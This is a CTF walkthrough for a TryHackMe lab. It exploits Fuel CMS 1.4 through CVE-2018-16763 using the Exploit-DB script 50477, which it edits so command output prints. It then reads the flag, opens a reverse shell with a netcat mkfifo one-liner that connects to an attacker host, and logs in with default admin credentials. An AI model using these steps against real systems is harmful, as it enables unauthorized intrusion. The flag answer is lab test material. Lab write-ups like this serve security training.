Task 1: Introduction

Summarize the skills learnt in this module by completing this capstone room for the "Vulnerability Research" module.

Acme Support Incorporated has recently set up a new blog. Their developer team have asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

Questions

Let's get hacking

> **Answer**: No answer needed

Submission)

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is recommended that you use the TryHackMe AttackBox to complete this room.

*Allow **five minutes** to pass before attempting to attack the vulnerable machine **MACHINE_IP***

Questions

What is the name of the application running on the vulnerable machine?


Let's get going. Start up your AttackBox or if you prefer connect to the target machine by using OpenVPN, using the following command:

```
sudo openvpn <file_name>.ovpn
```

To find out what we are looking at, start by running a simple nmap scan:


```
nmap <target ip>
```

This shows us a SSH service and a web server:



NMap results

Considering the type of challenge, we should probably take a look at the webserver. Open the page in your favorite browser.



The homepage is run by Fuel CMS

Well this is interesting! It seems to be a Content Management System, and the name is very visible.

> **Answer**: Fuel CMS

What is the version number of this application?


> **Answer**: 1.4

What is the number of the CVE that allows an attacker to remotely execute code on this application?

There are a lot of different ways to search for exploits. We could use searchsploit in the terminal.

```
searchsploit fuel cms 1.4
```

This gives us a bunch of exploits:



searchsploit results

But I am not a big fan of this, as I always end up googling way. So let's just search on google. We quickly find the following CVE: 2018–16763.

This is the one TryHackMe expects.

> **Answer**: CVE-2018–16763


vulnerable machine.

It's time to exploit this vulnerability, by running the exploit.

Exploit-db has a useful page, including a script, on this vulnerability here:

https://www.exploit-db.com/exploits/50477

Click the download button found on the page:




Download the exploit. I know you want to!

This will download the script to our machine.

Let's try and run the script:

```
python3 50477.py
```

It gives us a message about needing a url. That makes sense:



Running the script the first time

Run it again, now followed by the target machine ip.

This warned me about having to enter a valid URL. Let's try again with http:// before the ip address:

```
python3 50477.py -u http://<target ip>
```

This worked:

```
root@ip-10-10-64-138:~# python3 50477.py -u 10.10.169.126
Enter vaild urlroot@ip-10-10-64-138:~# python3 50477.py -u http://10.10.169.126
[+]Connecting...
Enter Command $id
system
```

The script runs with the -u flag

We can now enter commands, which means we might have accomplished Remote Code Execution!

But darn it, now matter which command we enter we always get *system* back:

```
[+]Connecting...
Enter Command $id
system

Enter Command $ls
system

Enter Command $pwd
system

Enter Command $cat
system

Enter Command $pwd
system

Enter Command $system
system
```

Exploit fails..

```
    </p>
1214
1215
1216
1217
1218 </div>
     README.md
1219 assets
1220 composer.json
1221 contributing.md
1222 fuel
1223 index.php
1224 robots.txt
1225
1226 <div style="border:1px solid
     #990000;padding-left:20px;margin:0 0 10px 0;">
1227
1228   <h4>
       A PHP Error was encountered
     </h4>
```

The command output is right there after all!


It was actually pretty close to the other HTML tag that contains *system*, so I decided to change the printing of the variable output[0] to output[1]. This means that the second array element that gets returned by text.split() now gets printed.
In essence, we now print the second (remember array indexes start at 0) div element with the correct style, instead of the first.

```
output = r.text.split('<div style="borde
#print(output[0])
print(output[1])
if cmd == "exit":
        break
```

Fixing the exploit

Save the script, and run again.

It worked:




The script correctly outputs the commands now

In this theoretical CTF assignment we can continue by simple reading the flag which is found at /home/ubuntu (it says so in the questions).

So as a command you can simply enter:

```
ls /home/ubuntu
```



Finding the flag

The flag is right there. Enter the following:

```
cat /home/ubuntu/flag.txt
```

There we go:

We read the flag!

> **Answer**: THM{ACKME_BLOG_HACKED}

That's it 🙂

Reverse Shell

For extra points we could even get a reverse shell.


Start a listener on your attacker machine with:

```
nc -lvnp 1234
```

The enter the following command into the exploit:

```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc <attacker ip> <liste
```


This gives us a reverse shell:



We got a reverse shell


Bonus

The CMS has another vulnerability. Since the CMS is not properly setup we can login with the default credentials as mentioned here:




Default credentials

Follow the link and enter admin twice:



Try logging in with the default credentials

And we got in!



YAY. We got in!

This probably allows for a lot of other possibilities 🙄

We are done!